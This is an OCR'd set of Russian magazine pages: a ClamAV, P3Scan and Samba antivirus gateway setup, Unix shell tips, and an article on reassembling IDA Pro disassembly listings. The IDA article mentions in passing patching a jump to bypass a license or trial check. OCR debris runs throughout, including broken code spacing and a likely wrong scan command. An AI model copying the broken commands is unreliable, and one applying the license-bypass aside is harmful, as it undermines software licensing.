Пришло время настроить ClamAV. Хотя тут и настраивать нечего. Просто установи пакеты clamav, clamav-db, clamd и libclamav.

Первый пакет содержит сканер, второй — базы данных, третий — демон ClamAV, а четвертый — библиотеку, необходимую антивирусу. После установки нужно обновить антивирусные базы. Делается это командой:

```
# freshclam
```

Перед выполнением freshclam можно запустить демон clamd:

```
# clamd
```

Тогда программа freshclam автоматически сообщит демону об обновленных базах. Также рекомендую без промедления выполнить проверку файловой системы шлюза:

```
# clamav -r /
```

Теперь осталось на клиентских машинах указать использование прокси-сервера 192.168.0.1 (порт 3128). На этом настройку можно считать завершенной. Один путь попадания вирусов в нашу сеть мы уже отрезали. Хотя, если быть предельно точным, не отрезали, а значительно сузили.

Проверка почты

Для проверки «удаленных» почтовых ящиков (скажем, на mail.ru или yandex.ru) предлагаю использовать программу P3Scan в паре с ClamAV. Данный способ позволяет проверить все POP3-соединения, вне зависимости от того, к какому POP3-серверу подключаются наши клиенты. С ClamAV мы уже знакомы, поэтому особо останавливаться на нем не будем, лучше поговорим о P3Scan, скачать который можно по адресу: sourceforge.net/projects/p3scan/. Работает он так:

- Клиент пытается соединиться с удаленным POP3-сервером.
- iptables перенаправляет пакеты на локальный порт, который прослушивает демон p3scan.
- Демон читает адрес получателя пакета (это адрес того самого POP3-сервера) и соединяется с POP3-сервером, запущенным на узле получателя.
- Демон получает почту с удаленного сервера, проверяет ее на наличие вирусов, спама и т.д.
- Неинфицированная почта отправляется клиенту.

Для установки p3scan распакуй архив в каталог /usr/src и выполни команды:

```
# make
# make install
```




ClamAV — некоммерческий антивирус. Не всегда разработчики антивирусных баз поспевают за разработчиками вирусов. Максимум, что ты можешь сделать в случае, если твоя сеть все-таки будет инфицирована, — это сообщить разработчикам о новом вирусе, на который антивирус не реагирует...




> www.openn… net/clamav… txt.html - на… связки Squ… через ICAP

dkws.org.ua/index.php?page=show&file=a/servers/kav — интеграция Антивируса Касперского с почтовой системой





› Настройка Оперы



› Антивирусная база заняла 5 Мб — довольно прилично

После этого следует отредактировать конфигурационный файл /etc/p3scan/p3scan.conf. В большинстве случаев устроят значения по умолчанию: нужно только их раскомментировать. Для подключения ClamAV используй следующие параметры (при необходимости измени путь к исполняемому файлу clamdscan):

```
# vi /etc/p3scan/p3scan.conf
virusregexp = .*: (.*) FOUND
scanner = /usr/bin/clamdscan --no-summary -i
scannertype = basic
```

После этого для перенаправления POP3-трафика на локальный порт 8110 добавь дополнительное правило в набор рулесетов iptables:

```
# iptables -t nat -A PREROUTING -p tcp --dport 110 \
  -j REDIRECT --to 8110
```

Samba + ClamAV

ClamAV можно использовать и для проверки Samba-трафика. Но настройка будет несколько сложнее, чем в первых двух случаях. Прежде всего нам понадобятся исходники Samba, а именно samba-3.0.10.tar.bz2 и samba-vscan-0.3.6b.tar.bz2 (во всяком случае, я использовал именно эти файлы). Оба архива нужно распаковать в каталог /usr/src. Затем скопируй каталог с исходниками samba-vscan в каталог /usr/src/samba-3.0.10/examples/VFS. После этого перейди в каталог /usr/src/samba-3.0.10/source и введи следующие команды:

```
# ./configure
# make proto
```

Теперь перейди в каталог /usr/src/samba-3.0.10/examples/VFS/samba-vscan-0.3.6b и выполни команды:

```
# ./configure
# make
```

Если все будет в порядке, то через некоторое время получишь готовый модуль Samba VFS (vscan-clamav.so) для ClamAV. Не забудь скопировать его в каталог /usr/lib/samba/vfs. Права доступа к этому файлу нужно установить так:

```
# chown root:root vscan-clamav.so
# chmod 0755 vscan-clamav.so
```

Ленивым советую набрать команду «make install»: она выполнит те же действия, то есть скопирует файл в требуемый каталог и соответствующим образом изменит права доступа.

Теперь скопируем файл /usr/src/samba-3.0.10/examples/VFS/samba-vscan-0.3.6b/clamav/vscan-clamav.conf в каталог /etc/samba. Права доступа нужно установить так:

```
# chown root:root /etc/samba/vscan-clamav.conf
# chmod 0644 /etc/samba/vscan-clamav.conf
```

Осталось отредактировать конфигурационные файлы. Начнем с smb.conf. Принцип следующий: ты можешь указать объекты, для которых нужно включать проверку. Например, включим проверку для объекта public:

```
# vi /etc/samba/smb.conf
[public]
  comment = Public files
  path = /export/public
  vfs object = vscan-clamav
  vscan-clamav: config-file = /etc/samba/vscan-clamav.conf
  writeable = yes
  browseable = yes
  read-only = no
  public = yes
  guest ok = yes
```

В vscan-clamav.conf оставь все как есть (при необходимости отредактируешь его позднее), измени лишь следующую директиву:

```
# vi /etc/samba/vscan-clamav.conf
clamd socket name = /tmp/clamd
```

После этого нужно запустить Samba:

```
# service samba start
```

Поздравляю, миссия выполнена! Единственный неприятный момент: все, что мы защитили, будет работать медленнее, чем до защиты. Особенно тормозить будет Samba. Но ведь нужно чем-то жертвовать, вот мы и пожертвовали скоростью ради безопасности.

Обновление ClamAV

Какой бы антивирус ты ни выбрал (KAV, Dr.Web, ClamAV), помни: он эффективно выполняет свои функции, если ты регулярно обновляешь его базу данных. Вот так с помощью программы freshclam антивирусная база ClamAV будет обновляться каждый день в 9 утра:

```
# crontab -e
0 9 * * * /usr/bin/freshclam > /dev/null 2>&1
```



ЕВГЕНИЙ «J1M» ЗОБНИН
/ J1M@LIST.RU /

Tips'n'tricks юниксоида

ПРИВЕТСТВУЮ ТЕБЯ, ДОБЛЕСТНЫЙ ЮНИКСОИД. ПРЕДСТАВЛЯЮ ТВОЕМУ ВНИМАНИЮ ОЧЕРЕДНУЮ ПОДБОРКУ РАЗЛИЧНЫХ ТРЮКОВ, РЕКОМЕНДАЦИЙ И СОВЕТОВ, КАСАЮЩИХСЯ *NIX-СИСТЕМ. СЕГОДНЯ ТЫ УЗНАЕШЬ, КАК СДЕЛАТЬ ВНЕШНИЙ ОБЛИК XTERM БОЛЕЕ ПРИЯТНЫМ ДЛЯ ГЛАЗ, УПРОСТИТЬ СВОЮ ЖИЗНЬ В КОНСОЛИ, СОЗДАТЬ И ПРИМОНТИРОВАТЬ ОБРАЗ КОМПАКТ-ДИСКА, ОБРАБОТАТЬ ТЕКСТОВУЮ ИНФОРМАЦИЮ, А ТАКЖЕ РЕШИТЬ ПРОБЛЕМЫ СБОЯ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ.

X-Window

■ Генерация modeline:

```
$ gtf 1024 768 100
```

■ Смена разрешения экрана из командной строки (доступные режимы и их номера можно узнать, запустив команду без флагов):

```
$ xrandr -s <номер режима>
```

■ Заливка фона цветом:

```
$ xsetroot -solid \#434f76
```

■ Изменение размера шрифта в rxvt:

```
Shift-'+', Shift-'-'
```

■ Изменение цвета текста и фона в xterm/rxvt (нужно добавить эти строки в ~/.Xdefaults):

```
XTerm*background: #434f76
XTerm*foreground: #b3cce6
```

Командные интерпретаторы

■ Представление вывода команды /bin/ps в более удобном для чтения виде:

```
alias psd='ps ax -o user,pid,tty,%cpu,%mem,stat,time,co
mmand'
```

■ Защита от неосторожного удаления файла:

```
alias rm='rm -i'
```

■ Назначение редактора по умолчанию (для команд vipw, vigr, visudo и т.д.):

```
export EDITOR=vim
export VISUAL=vim
```

■ Подсветка результатов поиска grep (желтым цветом):

```
export GREP_OPTIONS='--color=auto'
export GREP_COLOR='1;33'
```

■ Глобальные псевдонимы zsh (позволяют набирать «cat file L» вместо «cat file | less»):

```
alias -g H='| head'
alias -g T='| tail'
alias -g G='| grep'
alias -g L='| less'
```

■ «Ленивые» псевдонимы zsh (чтобы набирать «./program.exe» вместо «wine program.exe»):

```
alias -s exe='wine'
alias -s jar='java -jar'
```

■ Автокоррекция команды в zsh:

```
setopt correct
```

■ Продвинутое автодополнение в zsh (автодополнение флагов, имен хостов и т.д.):

```
autoload -U compinit
compinit
```

■ Удобное приглашение для bash:

```
GREEN="\[\033[0;32;40m\]"
NORMAL="\[\033[0m\]"
export PS1="-($COLOR\u@\h$NORMAL)-($COLOR \
  w$NORMAL)-\n-($COLOR\j:\$?$NORMAL)-> "
```

■ Удобный промпт для zsh:

```
GREEN="\[\033[0;32;40m\]"
NORMAL="\[\033[0m\]"
export PS1="-(%{`echo $COLOR`%}%n@%m%{`echo
  $NORMAL`%})-(%{`echo $COLOR`%}%~%{`echo
  $NORMAL`%})-(%{`echo $COLOR`%}%j:%?% \
  {`echo $NORMAL`%})-> "
```

■ Информативный заголовок для xterm (пользователь@хост <процесс> каталог):

```
case $TERM in
  *xterm*|rxvt)
    precmd () { print -Pn "\033]0;%n@%m %~\007" }
    preexec () { print -Pn "\033]0;%n@%m <$1> %~\007" }
    ;;
esac
```

Носители информации

■ Извлечение образа компакт-диска:

```
$ dd if=/dev/cdrom of=cd.iso conv=noerror,notrunc
```

■ Монтирование образа компакт-диска.
Linux:

```
# mount -t iso9660 -o loop cd.iso /mnt/cdrom
```

FreeBSD (>= 5.0):

```
# mdconfig -a -t vnode -f cd.iso md0
# mount -t cd9660 /dev/md0 /cdrom
```

■ Создание образа компакт-диска:

```
$ mkisofs -iso-level 3 -R -jcharset koi8-r -o cd.iso
```

Обработка текста

■ Перекодирование текста:

```
$ iconv -f cp1251 -t koi8-r -c file.txt > file_koi8r.txt
```

■ Конвертирование HTML в текст:

```
$ lynx -dump file.html > file.txt
```

■ Заменить строку:

```
$ sed 's/регулярное_выражение/на_что_заменять/'
file1.txt > file2.txt
```

■ Удалить строку (вместо номера можно использовать регулярное выражение, заключенное в знаки /):

```
$ sed 'номер_строки d' file1.txt > file2.txt
```

Видео и аудио

■ Проигрывание Audio CD:

```
$ mplayer -cdda speed=1 cdda://1-18
```

■ Кодирование Audio CD в формат Ogg Vorbis:

```
$ cdparanoia -B
$ for wav in track*.wav; do
  oggenc $wav && rm -f $wav
done
```

Решение проблем

■ «Слетела» консоль:

```
$ reset
```

■ Сбилось разрешение (этим грешит wine):

```
$ xrandr -s 0
```

■ Вывод Linux из глубокого ступора (SysRq = Print Screen): `Alt+SysRq+K` — уничтожить все программы в текущей виртуальной консоли; `Alt+SysRq+I` — послать всем процессам сигнал KILL; `Alt+SysRq+E` — послать всем процессам сигнал TERM; `Alt+SysRq+B` — экстренная перезагрузка без демонтирования файловых систем.



КРИС КАСПЕРСКИ

СНОШЕНИЯ С ИДОЙ

СЕКРЕТЫ АССЕМБЛИРОВАНИЯ ДИЗАССЕМБЛЕРНЫХ ЛИСТИНГОВ

ДИЗАССЕМБЛЕР IDA PRO (КАК И ЛЮБОЙ ДРУГОЙ) УМЕЕТ ГЕНЕРИРОВАТЬ АССЕМБЛЕРНЫЕ ЛИСТИНГИ, ОДНАКО ИХ НЕПОСРЕДСТВЕННАЯ ТРАНСЛЯЦИЯ НЕВОЗМОЖНА, И ПРЕЖДЕ ЧЕМ АССЕМБЛЕР ПРОГЛОТИТ НАЖИВКУ, ПРИХОДИТСЯ СОВЕРШИТЬ НЕМАЛО ТЕЛОДВИЖЕНИЙ, О САМЫХ ЗНАЧИМЫХ ИЗ КОТОРЫХ Я И РАССКАЖУ В ЭТОЙ СТАТЬЕ.

Обычно дизассемблер используется для реконструкции алгоритма подопытной программы, после этого он переписывается на Си/Си++, или же в двоичном файле правится тот нехороший jx, который не дает приложению работать, если не найден ключевой файл или демонстрационный период давно истек.

Значительно реже дизассемблированную программу требуется оттранслировать заново. Например, хочется исправить множественные ошибки разработчиков, нарастить функционал или внести другие изменения... Конечно, все это можно сделать непосредственно в двоичном коде, наложив на программу «заплатку», присобаченную с помощью jump'ов. В большинстве случаев это самый короткий и самый надежный пусть. Нет никаких гарантий, что программа дизассемблирована правильно. Существует, по меньшей мере, три фундаментальные проблемы дизассемблирования:

А. синтаксическая неразличимость смещений от констант;

Б. неоднозначность соответствия ассемблерных мнемоник машинным командам;

В. Код, ошибочно принятый за данные, и данные, ошибочно принятые за код.

Как следствие, откомпилированный дизассемблерный листинг, в лучшем случае. вообще не работает, зависая при запуске, в худшем же — периодически падает в разных местах. Но до этих проблем нам — как до Луны, а может, еще и дальше. Для начала необходимо протащить дизассемблерный листинг сквозь ассемблер, устранив явные ошибки трансляции, а со всем остальным мы разберемся как-нибудь потом (быть может, даже в следующей статье).

Первое боевое крещение

Давай создадим простейшую консольную программку типа «hello, world!», откомпилируем ее, а затем дизассемблируем с помощью IDA Pro и попытаемся ассемблировать полученный листинг.


Исходный текст в нашем случае выглядит так:

```
#include <stdio. h>
main ()
{
    printf («hello, world!\n»);
}
```


Компилируем его компилятором Microsoft Visual C++ 6.0 с настойками по умолчанию («cl. exe demo_console. c») и загружаем полученный exe-файл в IDA Pro 4.7. Естественно, можно использовать и другие версии продуктов, но тогда результат будет несколько отличаться, что, впрочем, на ход повествования практически никак не повлияет.

Дождавшись завершения дизассемблирования файла, попросим ее сгенерировать ассемблированный листинг. Порядочные дизассемблеры поддерживают несколько популярных синтаксисов: TASM, MASM и, учитывая, что IDA Pro недавно была перенесена на Linux, неплохо бы добавить к этому списку еще и AT&T, но... увы! В меню «Options» --> «Target assembler» значится только какой-то загадочный «Generic for Intel 80x86», не совместимый ни с MASM'ом, ни с TASM'ом (во всяком случае, с их последними





> Критическая ошибка при попытке ассемблирования листинга, сгенерированного IDA Pro



> Успешно дизассемблированный файл

версиями). В IDA Pro 5.0 в этом отношении сделан огромный шаг вперед, и теперь нам предлагают выбор между «Generic for Intel 80x86» и «Borland TASM in Ideal mode7».

Очень своевременное решение, особенно в свете того, что TASM давно мертв: не «переваривает» новых инструкций, не обновляется, не поддерживается и официально не распространяется. Borland уже давно забила на этот проект. И хотя есть несколько некоммерческих TASM-совместимых ассемблеров (см. статью «Битва трансляторов»), всех проблем они не решают, и дизассемблерные листинги транслируются только после существенной переделки, а раз так, то лучше остановить свой выбор на пакете MASM, входящим в состав NTDDK.

Решено! Выбираем «Generic for Intel 80x86» и говорим File --> Produce output file --> Produce ASM file или просто нажимаем горячую клавишу <Alt-F10>. Даем файлу имя (например, «demo_1. asm») — и через несколько минут шуршания диском у нас образуется нечто по имени «ничто».

Скармливаем эту штуку ассемблеру «ml. exe/c demo_1. asm» (версия 6.13.8204) для справки. Транслятор выдает свыше сотни ошибок, после чего прекращает свою работу, не видя никакого смысла ее продолжать. Анализ показывает, что 90% ошибок связаны с неверным определением типа процессора «instruction or register not accepted in current CPU mode». Ах, да! По умолчанию IDA Pro выбирает «MetaPC (disassemble all 32-bit opcodes)», но забывает поместить соответствующую директиву в дизассемблерный листинг, а транслятор по умолчанию устанавливает 8086 ЦП, совершенно не совместимый с 32-разрядным режимом.

Лезем в начало листинга, вставляем директиву «.386», после чего повторяем сеанс трансляции заново. И опять куча ошибок (правда, на этот раз чуть меньше ста, что не может не радовать). Смотрим, что не понравилось транслятору: «demo_1. asm (34): error A2008: syntax error: flat». Хм?! Открываем demo_1. asm, переходим к строке 34 и видим: «model flat». А точка где?! Кто ее будет ставить? Абель, что ли? Возвращаем точку на место, заодно добавляя квалификатор языка Си: «. model flat, C» и вновь прогоняем программу через транслятор. На этот раз MASM едет крышей настолько, что выпадает в soft-ice (если тот был предварительно запущен) или выбрасывает знаменитое сообщение о критической ошибке.

Ладно, предположим, что это ошибка самого транслятора, легко обходимая добавлением волшебного ключика «/coff» к командной строке, и следующая попытка трансляции проходит уже без ошибок: «ml. exe/c/coff demo_1. asm». В смысле, без критических ошибок самого транслятора, а ошибок в листинге по-прежнему предостаточно.

Большинство из них относится к невозможности определения имен библиотечных функций, имен и меток:

```
demo_1. asm (53): error A2006: undefined symbol: _printf
demo_1. asm (64): error A2006: undefined symbol: __exit
demo_1. asm (285): error A2006: undefined symbol: _fclose
demo_1. asm (297): error A2006: undefined symbol: _free
demo_1. asm (453): error A2006: undefined symbol: off_403450
demo_1. asm (490): error A2006: undefined symbol: off_403450
```

Черт! Как же мы могли забыть, что хитрая IDA Pro коллапсирует библиотечные функции, стремясь расчистить листинг от бесполезного мусора, не несущего никакой полезной нагрузки. Вернемся к рисунку 1 и сравним его со следующим фрагментом сгенерированного ассемблерного листинга:

```
; [00000031 BYTES: COLLAPSED FUNCTION _printf. PRESS KEYPAD «+» TO EXPAND]
; [000000D4 BYTES: COLLAPSED FUNCTION start. PRESS KEYPAD «+» TO EXPAND]
```

Это же какую ума палату нужно иметь, чтобы допустить такое?! Интересно, тестировался ли ассемблерный генератор вообще или был написан в расчете на авось?! Матерясь, возвращаемся в IDA Pro, в меню «View» выбираем пункт «Unhide all», наблюдая за тем, как «раскрываются» библиотечные функции.

Генерируем новый ассемблерный файл — на этот раз «demo_2. asm», — не забыв вставить в его начало директивы «.386» и «. model flat, C». Повторяем трансляцию. Просматривая протокол ошибок (ну куда же IDA Pro без ошибок), с удивлением обнаруживаем множественные ругательства на неопределенные символы StartupInfo и CPInfo, представляющие собой легко узнаваемые структуры:

```
demo_2. asm (2533): error A2006: undefined symbol: _STARTUPINFOA
demo_2. asm (4276): error A2006: undefined symbol: _cpinfo
```

Куда же они могли подеваться?! Открываем ассемблерный листинг в текстовом редакторе и... нет, в русском языке просто не существует подходящих слов, чтобы адекватно выразить наше состояние:

Сколлапсированные структуры в ассемблерном файле

```
; [00000012 BYTES. COLLAPSED STRUCT _cpinfo. PRESS KEYPAD «+» TO EXPAND]
;[00000044BYTES.COLLAPSEDSTRUCT_STARTUPINFOA. PRESS KEYPAD «+» TO EXPAND]
```

Ассемблерный генератор IDA Pro поместил структуры в целевой файл, даже не удосужившись их автоматически развернуть! Что же, придется это сделать самостоятельно. Возвращаемся в IDA Pro, в меню «View» находим пункт «Open Subview», а там — «Structures» или просто жмем горячую клавишу <Shift-F9>. Перед нами появляется окно с перечнем всех структур, и для их разворота достаточно дать команду «View» --> «Unhide all», после чего можно повторить генерацию ассемблерного файла, назвав его «demo_3. asm» (про директивы.386/. model flat мы не забываем, да?).

```
$ml /c /coff /Zm demo_3.asm
Microsoft (R) Macro Assembler Version 6.13.8204
Copyright (C) Microsoft Corp 1981-1997.  All rights reserved.

 Assembling: demo_3.asm
demo_3.asm(69) : error A2015: segment attributes cannot change : Alignment
demo_3.asm(8062) : error A2189: invalid combination with segment alignment : 2048
demo_3.asm(12003) : error A2015: segment attributes cannot change : Alignment
demo_3.asm(13741) : error A2005: symbol redefinition : cchMultiByte
demo_3.asm(14175) : error A2005: symbol redefinition : Filename
demo_3.asm(14199) : error A2005: symbol redefinition : Locale
demo_3.asm(14214) : error A2005: symbol redefinition : CodePage
demo_3.asm(141) : error A2206: missing operator in expression
demo_3.asm(143) : error A2206: missing operator in expression
demo_3.asm(2859) : error A2206: missing operator in expression
demo_3.asm(2860) : error A2206: missing operator in expression
demo_3.asm(2887) : error A2206: missing operator in expression
demo_3.asm(2903) : error A2206: missing operator in expression
demo_3.asm(3638) : error A2001: immediate operand not allowed
demo_3.asm(6924) : error A2206: missing operator in expression
demo_3.asm(6926) : error A2206: missing operator in expression
```

> Трансляция ассемблерного листинга в режиме совместимости с MASM 5.1

Поразительно, но количество ошибок трансляции совсем не уменьшается, а даже возрастает. И ассемблер по-прежнему не может найти «развернутые» структуры. Что же ему мешает? Присмотревшись к логу ошибок повнимательнее, мы видим, что ругательству на неопределенный символ предшествует ошибка типа «operand must be a memory expression» (операнд должен быть выражением, адресующим память):

```
demo_3. asm (2561): error A2027: operand must be a memory expression
demo_3. asm (2596): error A2006: undefined symbol: StartupInfo
demo_3. asm (2599): error A2006: undefined symbol: StartupInfo
demo_3. asm (2601): error A2006: undefined symbol: StartupInfo
```

Открываем ассемблерный файл в редакторе, переходим к строке 2561 и видим следующую картину:

```
__ioinit proc near; CODE XREF: start+6F00122p

StartupInfo    = _STARTUPINFOA        ptr -44h

cmp     [esp+54h+StartupInfo. cbReserved2], 0
jz      loc_4022E6
mov     eax, [esp+54h+StartupInfo. lpReserved2]
```

Я не уверен на счет «Generic for Intel 80x86», но транслятор MASM, начиная с версии >5.1, такого способа объявлений структур уже не поддерживает, и, чтобы откомпилировать программу, у нас есть, по меньшей мере, два пути: разрушить все структуры (все равно в ассемблерном листинге они нам несильно понадобятся) или же использовать ключ командной строки/Zm, обеспечивающий обратную совместимость с MASM 5.1. Вот так, наверное, мы и поступим: «ml. exe/c/coff/Zm demo_3. asm».

Количество ошибок сразу же уменьшается чуть ли не в три раза, и они свободно помещаются на экран, что не может не радовать! Подавляющее большинство ошибок имеют тип «missing operator in expression» (в выражении отсутствует оператор), и чем скорее мы с ними разберемся, тем будет лучше как для нас самих, так и для транслируемой программы.

Переходим к строке 141 и видим:

```
mov eax, large fs:0
push eax
mov large fs:0, esp
```

Ну и зачем ассемблерному генератору было вставлять «large»? Все равно MASM его не понимает. Находясь в интегрированном редакторе FAR'а, нажимаем <Ctrl-F7> (replace) и заменяем все «large fs» на просто «fs».

Теперь после трансляции остается совсем немного ошибок, на которые мы продолжим планомерно наступать:

```
demo_3. asm (70): error A2015: segment attributes cannot change: Alignment
demo_3. asm (8063): error A2189: invalid combination with segment alignment: 2048
demo_3. asm (12004): error A2015: segment attributes cannot change: Alignment
demo_3. asm (13742): error A2005: symbol redefinition: cchMultiByte
demo_3. asm (14176): error A2005: symbol redefinition: Filename
demo_3. asm (14200): error A2005: symbol redefinition: Locale
demo_3. asm (14215): error A2005: symbol redefinition: CodePage
demo_3. asm (142): error A2206: missing operator in expression
demo_3. asm (2860): error A2206: missing operator in expression
demo_3. asm (2888): error A2206: missing operator in expression
demo_3. asm (2924): error A2006: undefined symbol: loc_402480
demo_3. asm (3639): error A2001: immediate operand not allowed
demo_3. asm (4158): error A2006: undefined symbol: loc_402D11
demo_3. asm (1257): error A2006: undefined symbol: $NORMAL_STATE$1535
demo_3. asm (1258): error A2006: undefined symbol: loc_4012AA
demo_3. asm (1259): error A2006: undefined symbol: loc_4012C5
demo_3. asm (1260): error A2006: undefined symbol: loc_401311
demo_3. asm (1261): error A2006: undefined symbol: loc_401348
demo_3. asm (1262): error A2006: undefined symbol: loc_401350
demo_3. asm (1263): error A2006: undefined symbol: loc_401385
demo_3. asm (1264): error A2006: undefined symbol: loc_401418
```

Беглый взгляд на листинг обнаруживает целый каскад ошибок типа «undefined symbol» (неопределенный символ). Посмотрим, что же у нас не определено на этот раз. Переходим к строке 1257, за которой тянется целый хвост ошибок в строках 1258, 1259, 1260, 1261, 1262, 1263 и 1264. Это настоящее осиное гнездо, обитель зла, которую я собираюсь разбить одним взмахом своего крыла:

```
1257: off_401956 dd offset $NORMAL_STATE$1535
1258:                 dd offset loc_4012AA
1259:                 dd offset loc_4012C5
1260:                 dd offset loc_401311
```

Хм, выглядит вполне обычно, и все метки без исключения обнаруживаются простым контекстным поиском:

```
$NORMAL_STATE$1535:mov ecx, dword_406428

loc_4012AA:             or [ebp+var_10], 0FFFFFFFFh
…
loc_4012C5:             movsx eax, bl
```

> Ассемблеры, поддерживаемые IDA Pro 4.7 (слева) и IDA Pro 5.0 (справа)

```
Generic for Intel 80x86
```

```
Generic for Intel 80x86
Borland TASM in Ideal mode
```

Почему же тогда ассемблерный транслятор их не видит?! Все дело в том, что IDA Pro неверно определила границы функции, поместив обращения к меткам за границы функции, в которой они упоминаются!!! А метки вообще-то локальны. Вот потому-то транслятор их и не находит!

```
$NORMAL_STATE$1535:
...
loc_4012AA:
...
loc_4012C5:
...
loc_401311:
...
__output      endp; <-- конец функции

off_401956    dd offset $NORMAL_STATE$1535
dd offset loc_4012AA
dd offset loc_4012C5
dd offset loc_401311
```

Чтобы исправить ситуацию, необходимо переместить директиву «__output endp» за конец обращений к меткам. Так, чтобы они стали частью функции __output. После чего ассемблерный код будет выглядеть так:

```
off_401956    dd offset $NORMAL_STATE$1535
dd offset loc_4012AA
dd offset loc_4012C5
__output      endp
```

После ассемблирования количество ошибок тает буквально на глазах, и мы даже в порыве вдохновения едва удерживаемся от того, чтобы не закурить новый косяк:


```
demo_3. asm (70): error A2015: segment attributes cannot change: Alignment
demo_3. asm (8064): error A2189: invalid combination with segment alignment: 2048
demo_3. asm (12005): error A2015: segment attributes cannot change: Alignment
...
demo_3. asm (2925): error A2006: undefined symbol: loc_402480
demo_3. asm (3640): error A2001: immediate operand not allowed
demo_3. asm (4159): error A2006: undefined symbol: loc_402D11
```

В глаза бросается пара уже известных нам ошибок типа «undefined symbol», первую из которых исправить достаточно легко:


Оригинальный код, сгенерированный IDA Pro, который не хочет транслироваться

```
__NLG_Notify1:
push          ebx
push          ecx
mov           ebx, offset unk_406364
jmp           short loc_402480

__NLG_Notify proc near
push          ebx
push          ecx
```



› Результат непосредственной трансляции дизассемблерного листинга



› Автоматическая замена всех «large fs» на «fs» в FAR'e

```
mov         ebx, offset unk_406364
mov         ecx, [ebp+8]

loc_402480:
mov         [ebx+8], ecx
mov         [ebx+4], eax
mov         [ebx+0Ch], ebp

__NLG_Dispatch:
pop         ecx
pop         ebx
retn        4
__NLG_Notify endp
```

Достаточно «завести» подпрограмму __NLG_Notify1 под «retn 4» процедуры __NLG_Notyfy, но перед директивой __NLG_Notify endp. Тогда метка будет распознаваться как надо!

```
__NLG_Notify proc near
push        ebx
push        ecx
mov         ebx, offset unk_406364
mov         ecx, [ebp+8]

loc_402480:
mov         [ebx+8], ecx
mov         [ebx+4], eax
mov         [ebx+0Ch], ebp

__NLG_Dispatch:
pop         ecx
pop         ebx
retn        4

__NLG_Notify1:
push        ebx
push        ecx
mov         ebx, offset unk_406364
jmp         short loc_402480

__NLG_Notify endp
```

А вот со следующей ошибкой справиться уже сложнее, поскольку функция strcpy совершает прыжок в середину функции strcat:

IDA Pro сгенерировала неработоспособный листинг для парной функции strcpy/strcat

```
_strcpy proc near
arg_0 = dword ptr 8
push        edi
mov         edi, [esp+arg_0]
jmp         loc_402D11
_strcpy endp

_strcat     proc near
arg_0 = dword ptr 4
arg_4 = dword ptr 8

mov         ecx, [esp+arg_0]
…
loc_402D11:
